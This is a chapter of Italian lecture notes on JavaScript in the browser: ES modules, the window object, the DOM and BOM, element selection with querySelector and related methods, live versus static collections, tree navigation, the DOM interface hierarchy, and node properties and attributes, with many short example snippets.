Oltre a marcare con `export` ogni dichiarazione, si possono esportare più nomi insieme in fondo al file, e ogni modulo può avere al più un **export predefinito** (`export default`), che si importa senza parentesi graffe e con il nome che si preferisce.

JS geometria.js

```
const PI = 3.14;
function area(r) { return PI * r * r; }

export { PI, area };       // piu' nomi insieme
export default class Circle { // predefinito
  /* ... */
}
```

JS main.js

```
import Circle, { area } from './geometria.js';
                           // default + nominato
import * as geo from './geometria.js';
                           // tutto in un oggetto

area(1);    // 3.14
geo.PI;     // 3.14
```

Cose da sapere sui moduli

- Un modulo è sempre in modalità **strict**, anche senza `"use strict"`; al livello più esterno `this` vale `undefined`.
- Uno script di tipo modulo è **differito**: viene eseguito solo dopo che il documento è stato analizzato, come con l'attributo `defer`.
- Un modulo viene eseguito **una volta sola**, anche se è importato da più file: tutti ricevono le stesse funzioni e variabili.
- Gli import sono in sola lettura: assegnare un valore a `greetPet` nello script solleva un `TypeError`.
- Il percorso dopo `from` è un URL, relativo al file che importa: va scritto per intero, estensione `.js` compresa.

I moduli non funzionano aprendo il file con un doppio clic

Se si apre la pagina direttamente dal disco (indirizzo `file://...`), il browser blocca il caricamento dei moduli per motivi di sicurezza e in console compare un errore CORS. La pagina va servita da un server web, anche solo locale: per esempio con l'estensione *Live Server* di VS Code, oppure con `npx serve` o `python3 -m http.server` lanciati nella cartella del progetto.

RIFERIMENTI

- **The Modern JavaScript Tutorial**
  `https://javascript.info/`
  Parte 1: *Prototypes and inheritance*, *Data types* (5.4–5.7), *Classes* (9.1–9.4, 9.6), *Generators and advanced iteration* (12.1), *Modules* (13.1, 13.2).
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke.
  `https://eloquentjavascript.net/`
  Capitoli 6 e 10.
- **JavaScript Reference** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference`

JavaScript nel browser

Finora abbiamo studiato il **linguaggio** JavaScript. Il linguaggio però può essere eseguito in **ambienti ospite** (*host environment*) diversi:

- i **web browser**, per i quali JavaScript è stato originariamente creato;
- i **web server**, per esempio tramite il runtime Node.js.

Ogni ambiente ospite fornisce oggetti e funzioni **propri**, in aggiunta a quelli inclusi nel nucleo del linguaggio. In questo capitolo studiamo l'ambiente del browser.

L'ambiente del browser




Figura 7.1: *L'ambiente del browser: il nucleo del linguaggio, il DOM e il BOM.*

L'oggetto window

L'ambiente del browser ha un oggetto «radice» chiamato **window**, che svolge due ruoli:

1. è l'**oggetto globale** per il codice JavaScript;
2. rappresenta la **finestra del browser** e fornisce i metodi per controllarla.


Le funzioni dichiarate a livello globale (e le variabili dichiarate con `var`) diventano proprietà dell'oggetto `window`.

JS window.js

```
let msg = "Hello!";

function greet(name) {
  console.log(`${msg}, ${name}!`);
}

greet("Web Technologies");        // Hello, Web Technologies!
window.greet("window object");    // Hello, window object!
```



`greet` è una proprietà di `window`;
`msg`, dichiarata con `let`, no.

Le variabili dichiarate con `let` e `const` sono anch'esse globali, ma vivono in uno scope separato e **non** diventano proprietà di `window`: `window.msg` vale `undefined`.

Il DOM e il BOM

Il **DOM** (*Document Object Model*) rappresenta il contenuto del documento corrente. L'oggetto `document` è il punto d'ingresso principale alla pagina e fornisce i modi per accedere ai contenuti e modificarli.

dom-primo.html

```
<body>
  <p>Hello!</p>
  <script>
    document.body.style.background = "pink";
    document.querySelector("p").innerText = "Hello DOM!";
  </script>
</body>
```



Sfondo rosa e testo cambiato: il DOM è stato modificato dallo script.

Il **BOM** (*Browser Object Model*) comprende invece gli oggetti aggiuntivi forniti dal browser per lavorare **con il browser stesso**, non con il contenuto del documento.

bom.js

```
// location contiene informazioni sulla URL del documento corrente
console.log(location.href);        // http://localhost:3000/07-JavaScript...

// screen contiene informazioni sul display usato dall'utente
console.log(screen.availWidth);    // 2048

// navigator contiene dettagli sul browser e sulla piattaforma
console.log(navigator.userAgent);  // Mozilla/5.0 (Windows NT 10.0...

// history rappresenta la cronologia di navigazione
history.back();                    // come premere "indietro" nel browser
```

Il DOM

Quando abbiamo studiato i selettori CSS avevamo accennato al fatto che i documenti HTML si possono vedere come **alberi**: parlavamo di discendenti, figli, fratelli. Il DOM **formalizza** quell'intuizione.

- Ogni tag HTML è un oggetto nel DOM.
- I tag annidati sono **figli** di quelli che li racchiudono.
- Anche il **contenuto testuale** di un tag è un oggetto, ed è figlio del tag.
- Gli **attributi** di un tag sono accessibili come proprietà dell'oggetto corrispondente.

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>DOM</title>
  </head>
  <body>
    <table>
      <tbody>
        <tr>
          <th>Exam</th>
          <th>Grade</th>
        </tr>
        <tr>
          <td>
            <a href="/wt">Web T.</a>
          </td>
          <td>30</td>
        </tr>
      </tbody>
    </table>
  </body>
</html>
```




Figura 7.2: *Un documento HTML e il corrispondente albero DOM: in blu gli elementi, in verde i nodi di testo.*

La radice dell'albero è il nodo `document`; sotto di lui c'è l'elemento `<html>`, e da lì tutti gli altri. Si noti che il testo («Exam», «30»…) non è una proprietà del tag che lo contiene, ma un **nodo a sé**, figlio di quel tag.

Spazi e a-capo: i nodi di testo che non si vedono

La figura è una semplificazione. Quando scriviamo HTML andiamo a capo e indentiamo i tag per renderlo leggibile: quegli a-capo e quelle indentazioni sono caratteri come tutti gli altri, e il browser li conserva nel DOM come **nodi di testo**, anche se poi non li mostra.


Nella console e nei disegni questi caratteri invisibili si scrivono con le sequenze di escape delle stringhe JavaScript:

- `\n` è il carattere **a capo** (*newline*), quello che si inserisce premendo Invio;
- `\t` è la **tabulazione** (*tab*), quella che si inserisce premendo Tab per indentare. Se il file è indentato con gli spazi, al suo posto ci sono degli spazi: nei disegni scriviamo comunque `\t` per dire «l'indentazione».

Un nodo `#text \n\t`, quindi, è il testo che si trova fra la fine di un tag e l'inizio del successivo: un a-capo seguito dall'indentazione della riga dopo.

spazi.html

```
<!DOCTYPE html>
<html>
  <head><meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <p>Hello!</p>
  </body>
</html>
```



Sopra, il contenuto del `<body>` con i caratteri invisibili; sotto, i nodi che ne ricava il browser.


Il `<body>` ha quindi **tre** figli, non uno: il paragrafo, preceduto e seguito da un nodo di testo fatto solo di spazi. Per brevità questi nodi vengono di norma omessi nei disegni (in questa dispensa li mostriamo quando contano), ma esistono sempre: è il motivo per cui `document.body.firstChild` molto spesso non è l'elemento che ci si aspetta, ma un nodo di testo che contiene `"\n\t"`. Lo vedremo bene quando impareremo a navigare l'albero.

I commenti

I commenti HTML non vengono visualizzati dal browser, ma vengono comunque analizzati e aggiunti al DOM come speciali **nodi commento**.

commenti.html

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <!-- Secret -->
    <p>Hello!</p>
  </body>
</html>
```



Il commento è un nodo come gli altri, figlio del `<body>` (qui omettiamo i nodi di soli spazi).

Tipi di nodo

La specifica del DOM definisce 12 tipi di nodo. Nella pratica se ne usano quattro, che nei disegni di questa dispensa hanno sempre lo stesso colore:

Tipo	Rappresenta	Nei disegni
nodo `document`	la radice e il punto d'ingresso del DOM	`document`
nodi *Element*	gli elementi HTML	`<p>`
nodi *Text*	il contenuto testuale, spazi e a-capo compresi	`#text Hello!`
nodi *Comment*	i commenti	`#comment Secret`

TROVARE ELEMENTI



L'oggetto `document` fornisce diversi metodi per selezionare elementi.

trova.html

```
<ul>
  <li id="a">A</li>
  <li class="foo bar">B</li>
  <li name="c">C</li>
</ul>
<script>
  console.log(document.getElementById("a"));
  console.log(document.getElementsByClassName("foo"));  // HTMLCollection (1)
  console.log(document.getElementsByName("c"));         // NodeList (1)
  console.log(document.getElementsByTagName("li"));     // HTMLCollection (3)
</script>
```

Console

```
<li id="a">A</li>
HTMLCollection [ li.foo.bar ]
NodeList [ li ]
HTMLCollection(3) [ li#a,
  li.foo.bar, li ]
```

I metodi `querySelector(css)` e `querySelectorAll(css)` sono i più versatili, perché prendono in ingresso un **selettore CSS**: tutto ciò che abbiamo imparato nel capitolo sui CSS torna utile qui.

- `querySelector` restituisce solo il **primo** elemento che corrisponde al selettore;
- `querySelectorAll` restituisce una **lista** di corrispondenze;
- tutti i metodi restituiscono `null` quando non trovano nulla.

queryselector.html

```
<ul>
  <li id="a">A</li> <li class="foo bar">B</li> <li name="c">C</li>
</ul>
<script>
  console.log(document.querySelector("ul > li"));         // primo <li>
  console.log(document.querySelectorAll("ul > li"));      // NodeList (3)
  console.log(document.querySelector("ul > li.myclass")); // null
</script>
```


Console

```
<li id="a">A</li>
NodeList(3) [ li#a, li.foo.bar,
  li ]
null
```

HTMLCollection e NodeList

I metodi che possono trovare più elementi non restituiscono un array, ma una **collezione**. Nelle stampe qui sopra ne compaiono due tipi diversi, `HTMLCollection` e `NodeList`: vale la pena capire bene che cosa li distingue.

- Una `HTMLCollection` contiene **solo elementi** ed è sempre **viva**: riflette in ogni momento lo stato del documento.
- Una `NodeList` può contenere **nodi di qualunque tipo** (anche testo e commenti). Quella di `querySelectorAll` è **statica**: una fotografia del documento nel momento della ricerca.



	HTMLCollection	NodeList
Contiene	solo elementi	nodi di qualunque tipo
La restituiscono	`getElementsByTagName`, `getElementsByClassName`, `children`	`querySelectorAll`, `getElementsByName`, `childNodes`
Si aggiorna da sola?	sì, sempre (viva)	`querySelectorAll`: no (statica); `childNodes` e `getElementsByName`: sì
Ha `forEach`?	no	sì


Entrambe **somigliano** a un array: hanno la proprietà `length`, si accede agli elementi con le parentesi quadre (`lista[0]`) e si possono scorrere con `for...of`. Ma **non sono array**: non hanno `map`, `filter` e gli altri metodi visti nel capitolo 6. Quando servono, si converte la collezione in un vero array con `Array.from(lista)` oppure con lo spread, `[...lista]`.

Esempio 7.1 — Una collezione che cambia da sola

live.html

```
<a href="/">First link</a>
<script>
  let links = document.getElementsByTagName("a");
  console.log(links);   // HTMLCollection (1)
</script>

<a href="/">Second Link</a> <a href="/">Third Link</a>
<script>
  console.log(links);   // HTMLCollection (3), senza nuova ricerca!
</script>
```



La stessa collezione, in due momenti:
si aggiorna mentre il documento cresce.

La variabile `links` non è stata riassegnata, eppure contiene tre elementi: la collezione si è aggiornata da sé.


Per vedere la differenza fra viva e statica basta cercare gli stessi elementi nei due modi e poi modificare il documento (il metodo `append`, che aggiunge un nodo in fondo a un elemento, lo vedremo fra poco):

viva-statica.html

```
<ul>
  <li>A</li>
  <li>B</li>
</ul>
<script>
  let viva    = document.getElementsByTagName("li"); // HTMLCollection
  let statica = document.querySelectorAll("li");     // NodeList

  // aggiungiamo un terzo <li> alla lista
  document.querySelector("ul").append(document.createElement("li"));

  console.log(viva.length);     // 3: si e' aggiornata da sola
  console.log(statica.length);  // 2: e' una fotografia
</script>
```




Dopo l'`append`: solo la collezione viva
vede il nuovo `<li>`.

Cercare dentro un elemento

Quando i metodi di ricerca sono invocati su `document`, cercano nell'**intero** documento HTML. Se gli elementi che ci servono sono discendenti di un altro elemento, può essere più efficiente invocare i metodi di ricerca **sull'elemento antenato**: la ricerca si limita al suo sottoalbero.

ricerca-locale.html

```html
<nav id="sidebar">
  <a href="/">Home</a>
  <a href="/news">News</a>
</nav>
<main>
  <a href="/info">Info</a>
</main>
<script>
  let sidebar = document.getElementById("sidebar");
  let links = sidebar.querySelectorAll("a"); // NodeList(2)
</script>
```



Cercando su `sidebar` si esplora solo il suo sottoalbero: il link in `<main>` non viene trovato.

Riepilogo

Metodo	Cerca per...	Su elementi?	Collez. viva?
`querySelector`	selettore CSS	sì	no
`querySelectorAll`	selettore CSS	sì	no
`getElementById`	attributo id	no	no
`getElementsByName`	attributo name	no	sì
`getElementsByTagName`	nome del tag o `*`	sì	sì
`getElementsByClassName`	attributo class	sì	sì

Quale usare

Nella pratica `querySelector` e `querySelectorAll` coprono praticamente ogni esigenza e hanno il vantaggio di usare la stessa sintassi dei CSS. Gli altri metodi restano utili quando serve una collezione viva, oppure per `getElementById`, che è il più veloce di tutti.

NAVIGARE IL DOM

Gli elementi HTML più esterni sono disponibili anche come proprietà dell'oggetto `document`:

- `document.documentElement` per l'elemento `<html>`;
- `document.head` per l'elemento `<head>`;
- `document.body` per l'elemento `<body>`.

In generale, ogni nodo del DOM contiene riferimenti al proprio **genitore**, ai **fratelli** e ai **figli**, e seguendoli ci si può spostare in tutto l'albero. Questi riferimenti sono in **sola lettura**: servono a muoversi, non a cambiare la struttura.





Figura 7.3: *In alto, le scorciatoie per gli elementi più esterni. In basso, i riferimenti che ogni nodo ha verso genitore, fratelli e figli: i fratelli e i figli possono essere anche nodi di testo e commenti.*

Esempio 7.2 — Navigazione fra nodi

navigazione.html

```
<body>
  <main>
    <h1>Hello DOM!</h1>
    <p>DOM is <em>FUN</em>!</p>
  </main>
  <script>
    console.log(document.body.firstChild.nextSibling);
    // elemento main
    console.log(document.body.childNodes[1]);
    // elemento main
    console.log(document.querySelector("em").parentNode);
    // elemento p
  </script>
</body>
```




L'albero completo, con i nodi di soli spazi: è quello che lo script percorre davvero.

Si noti `firstChild.nextSibling`: il primo figlio di `body` è il nodo di testo che contiene l'a-capo e l'indentazione prima di `<main>`, quindi per arrivare a `<main>` bisogna fare un passo in più verso destra. Per lo stesso motivo `<main>` è in posizione `[1]` di `childNodes`, non in posizione `[0]`.

Navigare fra soli elementi

Spesso vogliamo **ignorare** i nodi di testo e di commento e concentrarci sui soli elementi. Esistono proprietà di navigazione dedicate, che «saltano» tutto ciò che non è un elemento:

Tutti i nodi	Solo elementi
`parentNode`	`parentElement`
`previousSibling`	`previousElementSibling`
`nextSibling`	`nextElementSibling`
`firstChild`	`firstElementChild`
`lastChild`	`lastElementChild`
`childNodes`	`children`



Gli stessi nodi della figura precedente:
i nodi grigi vengono scavalcati.


Ecco la differenza su un caso concreto: lo stesso `<main>` visto prima con `childNodes` e poi con `children`.

solo-elementi.html

```
<main>
  <h1>Hello DOM!</h1>
  <!-- comment -->
  <p>DOM is <em>Fun</em>!</p>
</main>
<script>
  let main = document.querySelector("main");
  console.log(main.childNodes);         // NodeList(7)
  console.log(main.childElementCount);  // 2
  console.log(main.children);           // HTMLCollection(2)
</script>
```

Console

```
NodeList(7) [ #text, h1, #text, <!-- comment -->,
  #text, p, #text ]
2
HTMLCollection { 0: h1, 1: p, length: 2 }
```



I sette `childNodes` di `<main>`: per `children` contano solo i due elementi.

`childElementCount` conta i figli che sono elementi: è l'equivalente di `children.length`.

Usare quasi sempre la colonna di destra

Nella pratica le proprietà `*Element*` sono quelle che si usano: evitano di dover saltare a mano i nodi di testo generati dall'indentazione del sorgente HTML, che sono un dettaglio di formattazione e non contenuto.

La gerarchia delle interfacce

Ogni nodo del DOM è un oggetto JavaScript, e ogni oggetto ha un **tipo**: un elemento `<input>` è un `HTMLInputElement`, un nodo di testo è un `Text`, il documento è un `Document`. Questi tipi si chiamano **interfacce**, e sono organizzati in una **gerarchia di ereditarietà**: ognuno eredita le proprietà e i metodi di quello sopra di lui, e ne aggiunge di propri.




Figura 7.4: *La gerarchia delle interfacce del DOM. La freccia con il triangolo vuoto (la generalizzazione di UML) si legge «è un tipo particolare di».*

Questo non è un albero DOM

Il disegno somiglia a quelli dei paragrafi precedenti, ma dice tutt'altra cosa. L'**albero DOM** descrive come sono annidati i nodi di una certa pagina («chi **contiene** chi»), e cambia da una pagina all'altra. Questo albero descrive invece le **famiglie** di oggetti («chi **è un tipo particolare di** chi»), ed è lo stesso per qualunque pagina: il ramo fra `HTMLElement` e `HTMLInputElement` non vuol dire che un elemento contiene l'altro, ma che **ogni** `HTMLInputElement` **è anche** un `HTMLElement`. È la catena dei prototipi del capitolo 6, vista dall'alto.

Che cosa si eredita


Un `<input>` della pagina è quindi, contemporaneamente, un `HTMLInputElement`, un `HTMLElement`, un `Element`, un `Node` e un `EventTarget`, e ha **tutte** le proprietà di ciascun livello. Per questo può essere usato ovunque ci si aspetti un `Node`: ha tutto quello che ha un nodo, più molto altro.

gerarchia.html

```
<input type="text" value="ciao">
<script>
  let input = document.querySelector("input");

  console.log(input instanceof HTMLInputElement); // true
  console.log(input instanceof HTMLElement);      // true
  console.log(input instanceof Element);          // true
  console.log(input instanceof Node);             // true
  console.log(input instanceof EventTarget);      // true
  console.log(input instanceof Text);             // false

  // proprieta' ereditate da livelli diversi
  console.log(input.value);     // ciao   (HTMLInputElement)
  console.log(input.tagName);   // INPUT  (Element)
  console.log(input.nodeName);  // INPUT  (Node)
</script>
```



Ogni livello aggiunge qualcosa; l'`<input>` ha tutto, dall'alto in basso.

Vale anche il contrario: un oggetto ha **soltanto** le proprietà dei livelli da cui discende. Un nodo di testo è un `Text`, che discende da `CharacterData` e poi da `Node`, ma **non** da `Element`: ha quindi `nodeName` e `childNodes`, ma non `tagName` né `innerHTML`. Leggere su un oggetto una proprietà che non ha non è un errore, in JavaScript: si ottiene semplicemente `undefined`. Lo vedremo subito.


PROPRIETÀ DEI NODI

Nome e tipo

`nodeName` e `tagName` danno informazioni sul tipo di un nodo. Sono in sola lettura.

nodename.html

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- commento -->
  <script>
    let body = document.body;
    console.log(body.firstChild.nodeName);          // #text
    console.log(body.firstChild.tagName);           // undefined
    console.log(body.childNodes[3].nodeName);       // #comment
    console.log(body.firstElementChild.nodeName);   // H1
    console.log(body.firstElementChild.tagName);    // H1
  </script>
</body>
```



`childNodes` di `body`: gli elementi sono intervallati da nodi di testo.

Vediamo le stampe una per una.

- `body.firstChild` è il nodo di testo che sta fra `<body>` e `<h1>`: contiene l'a-capo e i due spazi di indentazione, `"\n  "`. Il `nodeName` di un nodo di testo non è il suo contenuto: vale sempre `"#text"`.
- Lo stesso nodo ha `tagName` uguale a `undefined`. `tagName` è una proprietà di `Element`, e un nodo di testo **non è un elemento**: non ha un tag, quindi non ha un nome di tag. Come visto nella gerarchia, leggere una proprietà che l'oggetto non ha restituisce `undefined`.
- `childNodes[3]` è il commento. Contando da zero: `[0]` il testo, `[1]` l'`<h1>`, `[2]` il testo fra `<h1>` e commento, `[3]` il commento, che ha `nodeName` uguale a `"#comment"`.
- Per un elemento, `nodeName` e `tagName` coincidono: il nome del tag, in **maiuscolo** (`"H1"`) per i documenti HTML.

Nodo	nodeName	tagName
elemento `<h1>`	`"H1"`	`"H1"`
nodo di testo	`"#text"`	`undefined`
commento	`"#comment"`	`undefined`
`document`	`"#document"`	`undefined`


In sintesi: `nodeName` esiste per **ogni** nodo (è di `Node`), `tagName` solo per gli elementi (è di `Element`).

Attributi

Quando il browser analizza un tag, per ogni attributo **standard** (cioè previsto dalla specifica HTML per quel tipo di elemento: `id`, `class`, `name`, `value`, `href`…) crea una **proprietà** corrispondente sull'oggetto DOM. Per gli attributi **non standard**, inventati da noi come `custom` qui sotto, non lo fa: l'attributo resta scritto nell'HTML, ma sull'oggetto non c'è alcuna proprietà con quel nome.

attributi.html

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;
    console.log(i.id);          // x
    console.log(i.classList);   // DOMTokenList ["inp", "ok"]
    console.log(i.name);        // field
    console.log(i.custom);      // undefined: custom non e' standard
    console.log(i.getAttribute("custom"));   // y
  </script>
</body>
```



Gli attributi standard diventano proprietà; `custom` resta solo un attributo.

Per gli attributi non standard si usa getAttribute

`getAttribute(nome)` legge il valore di **qualunque** attributo, standard o no, esattamente come è scritto nell'HTML; `setAttribute(nome, valore)` lo scrive e `removeAttribute(nome)` lo elimina. Attenzione a non confondere i due mondi: `i.custom = "z"` **non** modifica l'attributo, crea soltanto una normale proprietà JavaScript sull'oggetto, e `i.getAttribute("custom")` continua a restituire `"y"`.
Per aggiungere dati propri a un elemento la specifica prevede gli attributi `data-*`, che il browser raccoglie nella proprietà `dataset`: `<div data-user-id="42">` si legge con `div.dataset.userId`. È il meccanismo che useremo nel capitolo sulle Single Page Application.

